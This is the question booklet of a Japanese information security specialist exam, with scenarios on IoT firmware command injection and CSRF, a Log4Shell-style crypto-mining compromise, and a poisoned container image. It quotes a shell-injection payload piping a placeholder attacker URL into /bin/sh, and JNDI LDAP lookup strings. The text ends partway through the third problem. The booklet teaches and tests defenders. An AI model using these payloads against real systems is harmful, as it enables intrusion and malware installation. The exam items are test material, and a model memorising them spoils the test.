SC

令和４年度　秋期
情報処理安全確保支援士試験
午後Ⅰ　問題

試験時間	12:30 ～ 14:00（1 時間 30 分）

注意事項

1. 試験開始及び終了は，監督員の時計が基準です。監督員の指示に従ってください。
2. 試験開始の合図があるまで，問題冊子を開いて中を見てはいけません。
3. 答案用紙への受験番号などの記入は，試験開始の合図があってから始めてください。
4. 問題は，次の表に従って解答してください。

問題番号	問１～問３
選択方法	２問選択

5. 答案用紙の記入に当たっては，次の指示に従ってください。
   (1) B 又は HB の黒鉛筆又はシャープペンシルを使用してください。
   (2) 受験番号欄に受験番号を，生年月日欄に受験票の生年月日を記入してください。正しく記入されていない場合は，採点されないことがあります。生年月日欄については，受験票の生年月日を訂正した場合でも，訂正前の生年月日を記入してください。
   (3) 選択した問題については，次の例に従って，選択欄の問題番号を○印で囲んでください。○印がない場合は，採点されません。3 問とも○印で囲んだ場合は，はじめの 2 問について採点します。
   (4) 解答は，問題番号ごとに指定された枠内に記入してください。
   (5) 解答は，丁寧な字ではっきりと書いてください。読みにくい場合は，減点の対象になります。

〔問１，問３を選択した場合の例〕

注意事項は問題冊子の裏表紙に続きます。
こちら側から裏返して，必ず読んでください。

問1　IoT製品の開発に関する次の記述を読んで，設問に答えよ。

J社は，家電の製造・販売を手掛ける従業員1,000名の会社である。J社では，自社の売れ筋製品であるロボット掃除機の新製品（以下，製品Rという）を開発し，販売することにした。製品Rの仕様を図1に示す。

・掃除機能に加え，無線LANへの接続機能を搭載する。さらに，製品Rがもつ Webアプリケーションプログラム（以下，Webアプリ Rという）経由で掃除エリアを設定する機能や掃除履歴を確認する機能を搭載する。
・DHCPで IPアドレスの割当てが行われる。
・スマートフォンにインストールした専用のアプリケーションプログラムは，同一セグメント内にある製品Rを探し，Webアプリ Rにアクセスする。
・製品Rに設定された IPアドレスを使い，PCの Webブラウザから Webアプリ Rにアクセスすることもできる。
・製品Rに搭載するファームウェアには Linuxベースの OSを用いる。Webアプリ Rはその OSの上で動作させる。
・Webアプリ Rは，次の機能を有する。
1. ログイン機能
Webアプリ Rを使うために，利用者 IDとパスワードによる認証を行う。
2. 掃除エリア設定機能
（省略）
3. 掃除履歴確認機能
（省略）
4. ファームウェアアップデート機能
J社のファームウェア提供サーバ（以下，Wサーバという）からインターネット経由で，新しいバージョンのファームウェアを適用する。本機能では，Wサーバに新しいバージョンのファームウェアが存在するかどうかを確認し，存在する場合にはダウンロードして適用する。本機能は，定期的に実行されるが，利用者から Webアプリ R経由でファームウェアアップデートが要求されたときも実行される。本機能では Wサーバの名前解決を行う。製品Rから Wサーバに対するファームウェアアップデートの要求は HTTPSで行う。
5. IPアドレス設定機能
製品Rに新しい IPアドレスを設定する。POSTメソッドによる入力だけを受け付ける。

図1　製品Rの仕様（抜粋）

Webアプリ Rを含むファームウェアの開発は，開発部のFさんとG主任が担当することになった。

〔各機能のセキュリティ対策の検討〕

まず，F さんは，ファームウェアアップデート機能のセキュリティ対策を検討した。ファームウェアアップデート機能が偽のファームウェアをダウンロードしてしまうケースを考えた。そのケースには，DNS キャッシュサーバが権威 DNS サーバに W サーバの名前解決要求を行ったときに，攻撃者が偽装した DNS 応答を送信するという手法を使って攻撃を行うケースがある。この攻撃手法は［ a ］と呼ばれる。

この攻撃は，DNS キャッシュサーバが通信プロトコルに［ b ］を使って名前解決要求を送信し，かつ，攻撃者が送信した DNS 応答が，当該 DNS キャッシュサーバに到達できることに加えて，①幾つかの条件を満たした場合に成功する。攻撃が成功すると，DNS キャッシュサーバが攻撃者による応答を正当な DNS 応答として処理してしまい，偽の情報が保存される。当該 DNS キャッシュサーバを製品 R が利用して，この攻撃の影響を受けると，攻撃者のサーバから偽のファームウェアをダウンロードしてしまう。しかし，F さんは，②製品 R は，W サーバとの間の通信において HTTPS を適切に実装しているので，この攻撃の影響は受けないと考えた。F さんは，ファームウェアアップデート機能のセキュリティ対策がこれで十分か，G 主任に相談した。次は，この時の G 主任と F さんとの会話である。

G 主任 ： 攻撃者のサーバから偽のファームウェアをダウンロードさせる攻撃は回避できます。しかし，偽のファームウェアをダウンロードしてしまう場合として，ほかにも，攻撃者が W サーバに侵入するなどの方法でファームウェアを直接置き換える場合もあります。対策として，ファームウェアに［ c ］を導入しましょう。まず，製品 R では［ c ］証明書が J 社のものであることを検証します。その上で，検証された［ c ］証明書を使って，ダウンロードしたファームウェアの真正性を検証しましょう。

F さん ： 分かりました。

続いて，F さんは，Web アプリ R の実装について開発部の他の部員にレビューを依頼した。その結果，脆弱性 A と脆弱性 B の二つの脆弱性が指摘された。

〔脆弱性 A〕

IP アドレス設定機能には，任意のコマンドを実行してしまう脆弱性がある。図 2 に示すように，利用者が IP アドレス設定画面で IP アドレス，サブネットマスク及びデフォルトゲートウェイの IP アドレスをそれぞれ入力してから確認ボタンをクリックし，IP アドレス設定確認画面で確定ボタンをクリックすると，setvalue に対して図 3 に示すリクエストが送信される。setvalue が図 3 中のパラメータを含むコマンド文字列をシェルに渡すと，図 4 の IP アドレス設定を行うコマンドなどが実行される。



図 2　IP アドレス設定に用いる画面

```
POST /setvalue HTTP/1.1
Host: 192.168.1.100 1)
 (中略)

ipaddress=192.168.1.101&netmask=255.255.255.0&defaultgw=192.168.1.1
```

注 1)　“192.168.1.100” は，製品 R の変更前の IP アドレスである。

図 3　setvalue に送信されるリクエスト

```
ifconfig eth1 "192.168.1.101" netmask "255.255.255.0"
```

図 4　IP アドレス設定を行うコマンド

リクエストに対する setvalue の処理には，［　d　］しまうという問題点があるので，setvalue に対して，図 5 に示す細工されたリクエストが送られると，製品 R は想定外のコマンドを実行してしまう。

```
POST /setvalue HTTP/1.1
Host: 192.168.1.100
（中略）

ipaddress=192.168.1.101&netmask=255.255.255.0";ping -c 1 192.168.1.10;"&defaultgw=19
2.168.1.1 1) 2)
```

注 1) “192.168.1.10” は，製品 R から到達可能な IP アドレスである。
2) URL デコード済みである。

図 5　細工されたリクエストの例

〔脆弱性 B〕

IP アドレス設定機能には，ログイン済みの利用者が攻撃者によって設置された罠（わな）サイトにアクセスし，利用者が意図せずに悪意のあるリクエストを Web アプリ R に送信させられた場合に，Web アプリ R がそのリクエストを受け付けて処理してしまう脆弱性がある。

〔脆弱性の修正〕

次は，二つの脆弱性の指摘を踏まえて修正を検討した時の，F さんと G 主任の会話である。

F さん　：脆弱性 A ですが，悪用されるリスクは低いです。というのは，利用者宅内にある製品 R は，インターネットからは直接アクセスできないと想定されるからです。攻撃するには，攻撃者は利用者宅の同一セグメントにつなぎ，不正なログインも成功させる必要があります。修正の優先度を下げてもよいのではないでしょうか。

G 主任　：確かに脆弱性 A だけを悪用されるリスクは低いでしょう。しかし，例えば，攻撃者が，Web アプリ R にログイン済みの利用者を罠サイトに誘い，③図 6 の攻撃リクエストを送信させると，脆弱性 B が悪用され，その後，脆弱性 A が悪用されます。この結果，製品 R は攻撃者のファイルをダウンロードして実行してしまいます。このリスクは低くありません。

```
POST /setvalue HTTP/1.1
Host: 192.168.1.100
 (中略)

ipaddress=192.168.1.101&netmask=255.255.255.0";curl  http:// △ △ △ .com  |  /bin/sh
-;"&defaultgw=192.168.1.1 1) 2)
```

注 1)　“http://△△△.com” は，攻撃者のファイルをダウンロードさせるための URL である。
2)　URL デコード済みである。

図 6　攻撃リクエスト

F さん　：分かりました。脆弱性 A と脆弱性 B の両方を修正します。

F さんは，脆弱性 A への対策として，利用者からリクエストのパラメータとして受け取った IP アドレス情報を，コマンドを用いず安全に IP アドレスを設定できるライブラリ関数を利用する方法で設定することにした。次に，脆弱性 B については，利用者からのリクエストのパラメータに，セッションにひも付けられ，かつ，［　e　］という特徴をもつトークンを付与し，Web アプリ R はそのトークンを検証するように修正した。

F さんと G 主任は，そのほかに必要なテストも行って，Web アプリ R を含むファームウェアの開発を完了した。

設問 1　〔各機能のセキュリティ対策の検討〕について答えよ。

(1)　本文中の［　a　］に入れる攻撃手法の名称を 15 字以内で答えよ。

(2)　本文中の［　b　］に入れる適切な字句を，解答群の中から選び，記号で答えよ。

解答群

ア　ARP　　イ　ICMP　　ウ　TCP　　エ　UDP

(3)　本文中の下線①について，攻撃者が送信した DNS 応答が攻撃として成功するために満たすべき条件のうちの一つを，30 字以内で答えよ。

(4)　本文中の下線②について，どのような実装か。40 字以内で答えよ。

(5)　本文中の［　c　］に入れる適切な字句を 10 字以内で答えよ。

設問 2　本文中の［　d　］に入れる適切な字句を 35 字以内で答えよ。

設問３　〔脆弱性の修正〕について答えよ。

(1)　本文中の下線③について，罠サイトではどのような仕組みを使って利用者に脆弱性 B を悪用する攻撃リクエストを送信させることができるか。仕組みを 50 字以内で具体的に答えよ。

(2)　本文中の［　e　］に入れる，トークンがもつべき特徴を 15 字以内で答えよ。

設問４　脆弱性 A 及び脆弱性 B が該当する CWE を，それぞれ解答群の中から選び，記号で答えよ。

解答群

ア　CWE-78　OS コマンドインジェクション

イ　CWE-79　クロスサイトスクリプティング

ウ　CWE-89　SQL インジェクション

エ　CWE-94　コードインジェクション

オ　CWE-352　クロスサイトリクエストフォージェリ

カ　CWE-918　サーバサイドリクエストフォージェリ

問2　脆弱性に起因するセキュリティインシデントへの対応に関する次の記述を読んで，設問に答えよ。

U社は，従業員200名の食品製造業である。情報システム部がシステムを管理している。U社のネットワーク構成を図1に，サーバの機能概要を表1に示す。



図1　U社のネットワーク構成（抜粋）

表1　サーバの機能概要（抜粋）

サーバ名	機能概要
プロキシサーバ	・インターネットへのHTTP通信及びHTTPS通信を中継するためのフォワードプロキシ[1]である。 ・URLフィルタリングソフトが組み込まれており，URLフィルタリングルールを用いて，URLごとにアクセスを許可又は拒否することができる。アクセス元のIPアドレス範囲ごとにそれぞれ別のURLフィルタリングルールを定義することができる。 ・一つのURLフィルタリングルールは次の二つのリストから成り，上から順に適用される。 -許可リスト -拒否リスト ・許可リストに“全て”を指定すると，全てのURLへの通信を許可する。拒否リストに“全て”を指定すると，許可リストに指定したURL以外のURLへの通信が拒否される。何も指定しない許可リストは，スキップされる。拒否リストも同様である。 ・どのリストにも該当しないURLは，アクセスが許可される。
予約サーバ	・U社の工場見学のオンライン予約を見学希望者が行うためのサーバである。Javaを利用したオンライン予約システムのパッケージであるB社のTソフトを使っている。 ・見学希望者は，HTTPSでアクセスし，空いている日時を選択して見学希望者の情報を入力することによって予約ができる。工場見学の空き状況はU社のSNSアカウントを利用して，クラウドサービス上の複数のSNS投稿用のサーバに対してHTTPSで定期的に投稿される。
会員サーバ	・U社の顧客向けに会員サイトを提供している。Javaを利用している。会員はHTTPSでアクセスする。会員サイトの利用には，利用者IDとパスワードによるログインが必要である。

注[1]　TLSの復号及び再暗号化ができ，HTTPS通信内容を参照することができる。

FWのフィルタリングルールを表2に示す。

表2　FWのフィルタリングルール

項番	送信元	宛先	サービス	動作
1	インターネット	予約サーバ，会員サーバ	HTTPS	許可
2	予約サーバ	インターネット	全て	許可
3	PC-LAN	プロキシサーバ	代替HTTP [1)]	許可
4	プロキシサーバ	インターネット	HTTP，HTTPS	許可
5	プロキシサーバ	インターネット	DNS	許可
⋮	⋮	⋮	⋮	⋮
12	全て	全て	全て	拒否

注記1　FWは，ステートフルパケットインスペクション型である。
注記2　項番の小さいルールから順に，最初に一致したルールが適用される。
注記3　項番6～11にはDMZ内のサーバとインターネットとの間，及びPC-LANとインターネットとの間の通信に関するルールはない。
注[1)]　代替HTTPのポート番号は，8080である。

〔セキュリティインシデントの報告と調査〕

ある日，予約サーバでCPU使用率が高い状態が継続するという問題が発生した。情報システム部の予約サーバの担当者が調査したところ，普段予約サーバでは，BSoftMainとSBMainというTソフトのプロセスが稼働しているが，この日はrunという名称の見慣れないプロセス（以下，runプロセスという）も稼働していた。サーバ内で一定間隔で取得しているプロセスの一覧から，runプロセスが13:07:00からCPU使用率を上げていたことが判明した。

この結果を受け，情報システム部のD主任はセキュリティインシデントの疑いがあると判断し，上司に報告の上，予約サーバの調査を開始した。

13:07:00における予約サーバのプロセス一覧とコネクション一覧を表3と表4にそれぞれ示す。

表3　予約サーバのプロセス一覧（抜粋）

プロセスID	親プロセスID	開始時刻	コマンド	CPU使用率
100	（省略）	10:11:15	java BSoftMain	（省略）
110	100	13:00:00	java SBMain	（省略）
200	100	13:06:30	run	（省略）

表4　予約サーバのコネクション一覧（抜粋）

送信元	宛先	サービス	プロセス ID
予約サーバ	a1.b1.c1.d1	HTTPS	110
予約サーバ	a2.b2.c2.d2	HTTPS	110
予約サーバ	a3.b3.c3.d3	HTTP	200

注記　a1.b1.c1.d1～a3.b3.c3.d3 はグローバル IP アドレスを表す。以下，aX.bX.cX.dX（X には数字が入る）はグローバル IP アドレスを表す。

表3と表4から run プロセスの外部への通信の有無を確認したところ，IP アドレスが［　a　］のホストに対して通信を行っていたことが確認できた。また，［　a　］を確認したところ，海外の IP アドレスであり，予約サーバの通信先として想定されているものではなかった。D 主任は上司に報告し，予約サーバをネットワークから隔離した。

〔予約サーバの調査〕

D 主任は，①表3の内容から，run プロセスが稼働している原因の追究には T ソフトを調べる必要があると判断した。B 社に状況を説明し，不具合やセキュリティ上の問題がないか確認したところ，U 社が利用しているバージョンには，脆弱性があることが分かった。

その脆弱性とは，T ソフトが利用しているライブラリ X というオープンソースのライブラリに存在する，リモートから任意のコードが実行可能となる脆弱性（以下，脆弱性 Y という）である。ライブラリ X と脆弱性 Y の説明を図2に示す。

［ライブラリ X の概要］
ライブラリ X は Java のログ出力ライブラリである。ライブラリ X には外部オブジェクトを読み込む機能があり，標準で有効になっている。
［脆弱性 Y の概要］
ライブラリ X を使用したログ出力処理の対象となる文字列中に特定の攻撃文字列が含まれる場合，攻撃者の用意した Java クラスが実行される可能性がある。
［脆弱性 Y において LDAP を利用した攻撃の例］
1. 攻撃者が，攻撃文字列“${jndi:ldap://a4.b4.c4.d4/Exploit}”を含む HTTP リクエストを送る。攻撃対象の Web サーバにおいて，ライブラリ X がログ出力処理をする文字列中に当該攻撃文字列が含まれると，ライブラリ X は IP アドレスが a4.b4.c4.d4 のサーバに対し，LDAP で“Exploit”というクエリを送る。
2. 攻撃者の用意した IP アドレスが a4.b4.c4.d4 の LDAP サーバは“Exploit”というクエリを受け，“http://a5.b5.c5.d5/JClass”を取得させるための情報を返す。

図2　ライブラリ X と脆弱性 Y の説明

3. ライブラリXはURLに従い，攻撃者の用意したWebサーバであるa5.b5.c5.d5のサーバにアクセスし，レスポンスに含まれるJavaクラスである“JClass”を実行する。
4. JClassは，攻撃者の用意したURLである“http://a6.b6.c6.d6/malwarex”にリクエストを送り，レスポンスに含まれるファイルを“malwarex”というファイル名で保存し，実行する。

注記　“Exploit”，“JClass”，“malwarex”といった文字列やIPアドレスは攻撃ごとに異なる。

図2　ライブラリXと脆弱性Yの説明（続き）

runプロセス起動前後の13:00:00から13:16:00までの，予約サーバのアクセスログを調査した結果，表5に示す，脆弱性Yを悪用したと考えられるアクセスログを発見した。

表5　脆弱性Yを悪用したと考えられるアクセスログ

時刻	送信元	リクエスト	ユーザエージェント
13:04:32	a7.b7.c7.d7	GET /index.html	${jndi:ldap://a8.b8.c8.d8/JExp}

D主任はrunプロセスがどのような経緯で起動したかを調査するために，FWの通信ログを確認した。runプロセス起動前後の13:00:00から13:16:00までのFWの通信ログのうち，予約サーバを送信元とするものを表6に示す。

表6　予約サーバを送信元とするFWの通信ログ

時刻	送信元	宛先	サービス	処理結果
13:02:15	予約サーバ	a1.b1.c1.d1	HTTPS	許可
13:05:50	予約サーバ	a8.b8.c8.d8	LDAP	許可
13:05:53	予約サーバ	a8.b8.c8.d8	HTTP	許可
13:06:05	予約サーバ	a9.b9.c9.d9	HTTP	許可
13:08:15	予約サーバ	a2.b2.c2.d2	HTTPS	許可
13:12:15	予約サーバ	a1.b1.c1.d1	HTTPS	許可
13:15:35	予約サーバ	a3.b3.c3.d3	HTTP	許可

D主任はここまでの調査で分かった情報から，予約サーバへの攻撃の流れを表7のとおりまとめた。

表7　予約サーバへの攻撃の流れ

番号	時刻	内容
1	b	攻撃者が予約サーバに対して通信を行った。
2	c	予約サーバが，IP アドレスが d のホストの e サービスに f というクエリを送った。
3	（省略）	予約サーバが，2 の通信の応答に含まれる URL に対して HTTP 通信を行った。
4	（省略）	予約サーバで，3 の通信のレスポンスに含まれる Java クラスが実行され，攻撃者の用意した URL に対して HTTP 通信が行われた。
5	13:06:30	予約サーバで，4 の通信のレスポンスに含まれるファイルが実行され，run プロセスが起動した。
6	（省略）	予約サーバで，run プロセスが攻撃者のサーバに通信を行った。

U 社がインシデント対応支援の契約をしているセキュリティベンダーの情報処理安全確保支援士（登録セキスペ）である E 氏の協力を得て run プロセスについての調査を進めた結果，暗号資産採掘ソフトウェアであることが分かった。予約サーバにおいて，予約情報への不正なアクセスは確認できなかった。

〔会員サーバの調査〕

次に，会員サーバにおいて，ライブラリ X の利用の有無及び同様の攻撃の有無を確認したところ，会員サーバにおいてもライブラリ X でログ出力処理を行っていること，及び会員サーバにも予約サーバと同様の攻撃が行われたことを示すアクセスログが記録されていることが分かった。しかし，調査の結果，攻撃は失敗していたことが判明した。D 主任は，攻撃が失敗したのは，攻撃者が会員サーバにログインするための利用者 ID とパスワードを知らなかったからだと考えた。しかし，E 氏は，②脆弱性 Y は認証前のアクセスでも悪用できるので，そうではないと指摘した。予約サーバとは違って攻撃が失敗したのは，③別の理由だと D 主任に説明した。

〔脆弱性への対応〕

D 主任は上司に調査結果を報告した。その後，予約サーバは，OS 及び必要なソフトウェアをクリーンインストールし，バックアップデータから復旧を行った。さらに，予約サーバと会員サーバについて，脆弱性 Y に対する脆弱性修正プログラムを適用した。

〔再発防止策の検討〕

続けて，D 主任は外部への不正通信が発生したことへの再発防止策を，E 氏とともに検討した。再発防止策として，予約サーバからインターネットへの通信に関する設定を変更することにした。必要な設定変更内容は次のとおりである。

・予約サーバを起点とするインターネットへの HTTPS 通信は，プロキシサーバを中継させる設定とする。

・FW フィルタリングルールについて，表 2 の項番 2 を削除する。

・URL フィルタリングルールについて，表 8 に示す内容で設定する。

表 8　URL フィルタリングルールについての設定

アクセス元 IP アドレス	許可リスト	拒否リスト
[g] の IP アドレス	[h]	[i]

検討した再発防止策は採用され，今回の対応を完了した。

設問 1　本文中の [a] に入れる適切な IP アドレスを，表 4 中の宛先から選び，答えよ。

設問 2　〔予約サーバの調査〕について答えよ。

(1)　本文中の下線①について，T ソフトを調べれば分かると判断した理由を，40 字以内で具体的に答えよ。

(2)　表 7 中の [b]，[c] に入れる適切な時刻，表 7 中の [d] ～ [f] に入れる適切な字句を答えよ。

設問 3　〔会員サーバの調査〕について答えよ。

(1)　本文中の下線②について，その理由を，40 字以内で具体的に答えよ。

(2)　本文中の下線③について，攻撃が失敗した理由を，40 字以内で具体的に答えよ。

設問 4　表 8 中の [g] ～ [i] に入れる適切な字句を答えよ。

問３　オンラインゲーム事業者でのセキュリティインシデント対応に関する次の記述を読んで，設問に答えよ。

M社は従業員100名のオンラインゲーム事業者である。M社のゲームは利用者がWebブラウザからインターネット経由でアクセスして利用する。M社には開発部及び運用部があり，各従業員にはPCが貸与されている。M社の各PC及び各サーバには，固定のIPアドレスが割り当てられており，コンテナエンジンがインストールされている。M社のネットワーク構成を図1に，機器の概要を表1に示す。



図1　M社のネットワーク構成（抜粋）

表1　M社の機器の概要（抜粋）

名称	概要
業務用FW	・PC-LAN，内部サーバLAN及び本番LANを起点とするインターネット接続において，送信元IPアドレスをグローバルIPアドレスa1.b1.c1.d1に変換する。 ・本番LANを起点とする通信に関してログに記録する。
ソースコードサーバ	・バージョン管理ツールが動作しており，ゲームのWebアプリケーションプログラム（以下，ゲームアプリという）のソースコードが格納されている。 ・新たなソースコードが格納されるたびに，当該ソースコードが参照しているOSSのソースコードを外部からダウンロードする。その後，ゲームアプリのコンテナイメージ（以下，ゲームイメージという）を新たに生成し，レジストリサーバに登録する。 ・ゲームイメージは“タグ”で識別される。タグは，ゲームイメージが生成されるたびに連番で付与される番号である。
レジストリサーバ	・ゲームイメージを登録する。ゲームイメージの新規登録及び上書き登録，並びに登録されたゲームイメージの列挙，取得及び削除のために，HTTPSでアクセスするREST APIを実装している。当該REST APIに認証・認可機能は設定されていないが，API呼出しはログに記録される。

表1　M社の機器の概要（抜粋）（続き）

名称	概要
LB	・インターネットからの HTTPS 接続を終端し，転送先として選択可能なサーバ群（以下，LBメンバという）のいずれかにHTTPリクエストを転送する。転送先のサーバはラウンドロビン方式によって選択するが，同じセッションのリクエストは同じサーバに転送する。 ・LBメンバにはゲームサーバ1～4が登録されている。 ・グローバルIPアドレスa2.b2.c2.d2をもつ。
ゲームサーバ1～4	・ゲームイメージを基にコンテナが稼働する。当該コンテナ内のプロセスによるファイルシステムへのアクセスは，ゲームイメージに含まれるファイルの読込み，並びに一時ディレクトリ内のファイルの作成，読込み，書込み及び実行だけに制限されている。ネットワーク接続の接続先には制限がない。 ・ゲームアプリはログを一時ディレクトリに出力する。一時ディレクトリはコンテナ起動時に作成され，コンテナ終了時に消去される。

M社では，定期的にゲームアプリを更新する。開発部は新たなバージョンのゲームアプリに対して品質テストを行い，品質テストが完了したゲームイメージのタグを運用部に伝達する。運用部は図2に示す更新手順でゲームアプリを更新する。

1. LBメンバをゲームサーバ3及びゲームサーバ4だけにする。
2. ゲームサーバ1及びゲームサーバ2上で次の(a)～(c)を実施する。
   (a) 稼働しているコンテナを終了する。
   (b) 開発部から伝達を受けたタグのゲームイメージを，レジストリサーバから取得する。
   (c) 当該ゲームイメージを基にコンテナを起動する。
3. LBメンバをゲームサーバ1及びゲームサーバ2だけにする。
4. その後，4時間経過して異常がなければ，ゲームサーバ3及びゲームサーバ4に対し，上記2.の(a)～(c)を実施する。
5. LBメンバをゲームサーバ1～4にする。

図2　更新手順

〔セキュリティインシデントの発生〕

運用部のHさんは，3月6日に開発部からタグ367を伝達され，同日10時に更新手順を開始し，3.までを終えた。同日13時40分，Hさんは，ゲームサーバ1が応答していないことに気付き，LBメンバをゲームサーバ3及びゲームサーバ4だけにした後，ゲームサーバ1上のコンテナを確認した。Hさんが確認したコンテナの一覧を表2に示す。

表2　ゲームサーバ1上のコンテナの一覧

コンテナ ID	タグ	実行コマンド	状態	利用ポート
(省略)	351	/app/game.out	3月6日10時05分に終了	80/tcp
(省略)	376	/app/game.out	3月6日10時14分に起動	80/tcp

Hさんはゲームサーバ1での更新の際に誤ってタグ［　a　］のゲームイメージを取得したことに気付いた。またゲームサーバ1で稼働中のコンテナ内ではgame.out及びprogというプロセスが実行中であったが，ゲームサーバ2で稼働中のコンテナ内にはprogというプロセスがなかったので，開発部に確認した。その結果，図3に示す内容が判明した。

・タグ［　a　］のゲームイメージに，progという名称のファイルは含まれていない。
・prog プロセスの実行ファイルのハッシュ値が，セキュリティベンダーの公開するマルウェアデータベースに登録されている。
・当該ゲームイメージに含まれるOSSの一つに，コードZという悪意のあるプログラムコードが混入しているとの情報があった。当該ゲームイメージを調査したところコード Z を発見した。コードZは，呼出し元プログラムの起動から3時間後に呼出し元プログラムの処理を中断させ，同時に，攻撃者が用意した外部のサーバに接続して，指示された任意の命令を実行する。

図3　判明した内容

Hさんは，ゲームサーバ1上でコードZが実行されたと判断し，運用部のK主任に報告した。次は，その時のHさんとK主任との会話である。

Hさん　：progという名称のファイルはタグ［　a　］のゲームイメージに含まれていないのに，どうしてprogというプロセスが実行中だったのでしょうか。
K主任　：①攻撃者がコードZに指示した命令が原因だと考えられます。
Hさん　：初動対応としては，ゲームサーバ1で，まず，詳細調査に用いるOSのメモリダンプを取り，次に，稼働中のコンテナを終了すればよいでしょうか。
K主任　：コンテナを終了すると，メモリ上のデータに加えて［　b　］も消失してしまいます。コンテナは終了するのではなく，一時停止してください。
Hさん　：分かりました。初動対応でそのほかにすべきことはありますか。
K主任　：過去に，②対策情報が公開される前の脆弱(ぜい)性を悪用した攻撃がコンテナを介して行われ，コンテナエスケープと呼ばれるホストへの侵害が発生した

事例があったので，注意してください。それから，ほかのサーバへの被害も調査してください。

H さん　：分かりました。

〔各サーバ上での被害の調査〕

H さんが同日の業務用 FW のログを確認したところ，ゲームサーバ 1 はインターネット上の IP アドレス a3.b3.c3.d3 及びレジストリサーバに対してだけ接続していた。そこで H さんは，同日のレジストリサーバの HTTP 及び HTTPS のアクセスログを確認した。H さんが確認したアクセスログを，表 3 に示す。

表 3　レジストリサーバの HTTP 及び HTTPS のアクセスログ（抜粋）

項番	ソース	時刻	メソッド	リクエスト URI	ステータス
1	ゲームサーバ 1	10:10	GET	/v2/gameapp/manifests/376	200 OK
2	ゲームサーバ 2	10:24	GET	/v2/gameapp/manifests/367	200 OK
3	ソースコードサーバ	11:29	PUT	/v2/gameapp/manifests/379	201 Created
4	ゲームサーバ 1	13:24	GET	/index.html	404 Not Found
5	ゲームサーバ 1	13:24	GET	/v2/_catalog	200 OK
6	ゲームサーバ 1	13:25	GET	/v2/gameapp/tags/list	200 OK
7	ゲームサーバ 1	13:26	GET	/v2/gameapp/manifests/379	200 OK
8	ゲームサーバ 1	13:26	PUT	/v2/gameapp/manifests/379	201 Created
9	ゲームサーバ 1	13:27	PUT	/v2/gameapp/manifests/378	201 Created
⋮	⋮	⋮	⋮	⋮	⋮
46	ゲームサーバ 1	13:45	PUT	/v2/gameapp/manifests/341	201 Created

注記 1　1 件のゲームイメージの登録又は取得のリクエストに対して複数行のログが出力されるが，各リクエストに対してログ 1 行だけを記載している。
注記 2　項番 8 から 46 まで，リクエスト URI の末尾の数値が 1 ずつ減っていくログが連続していた。
注記 3　項番 46 より後のログは存在しなかった。

H さんが調査したところ，項番 1 及び 2 は，H さんがゲームイメージを取得した時のもの，項番 3 は，開発部の従業員がソースコードをソースコードサーバに格納したことによって，自動的にタグ 379 のゲームイメージが生成され，登録された時のものであると特定された。一方，項番 4 以降については，開発部及び運用部ともに誰も該当する操作を行っていなかったので，K 主任に相談した。次は，その時の K 主任と H さんとの会話である。

K主任 ：時刻から考えて，攻撃者に指示された命令によってコード Z が送信したリクエストと考えるとつじつまが合いそうです。攻撃者は当社のネットワーク構成について詳細を知らずに項番 4 のアクセスをし，③そのレスポンスの内容から，レスポンスを返したホストはコンテナイメージが登録されているサーバだと判断したようです。項番 5 及び項番 6 は，レジストリサーバに登録されたコンテナイメージを列挙する API 呼出しを行っています。それ以降のログを見ると，レジストリサーバ上のタグ 341 から 379 までのゲームイメージが上書きされた可能性があります。したがって，ゲームサーバ3及びゲームサーバ4に対して更新を行うべきではありません。

Hさん ：分かりました。

その後，K 主任は，被害の拡大を防止するために，H さんに④レジストリサーバへの対処を指示した。

〔再発防止及び被害低減のための対策〕

初動対応と原因分析を終えたHさんは，再発防止及び被害低減のための対策を検討することにし，K主任に相談した。次は，その時のHさんとK主任との会話である。

Hさん ：調査では，ゲームサーバ 1 は攻撃者からの攻撃の指示を IP アドレス［ c ］のサーバから受け取っていたことが分かりました。［ d ］はマルウェア感染によって攻撃者の制御下となったコンピュータで構成されますが，ゲームサーバ1もそのままにしておくと［ d ］に加えられてしまっていたかもしれません。そこで，IP アドレス［ c ］への接続を業務用 FW で拒否するのはどうでしょうか。

K主任 ：それだけでは，攻撃者が同種の方法で攻撃の指示をしたときに⑤対策として有効でない場合があります。再検討してください。

Hさん ：分かりました。

K主任 ：レジストリサーバについての対策は，どうするつもりですか。

Hさん ：REST API によるゲームイメージの新規登録及び上書き登録の呼出しについて，呼出し元IPアドレスを［ e ］の IP アドレスからだけに制限する

というのはどうでしょう。

K主任 ： それは効果がありますね。

Hさんは，ほかにも必要な再発防止及び被害低減のための対策を検討した。

設問1 〔セキュリティインシデントの発生〕について答えよ。

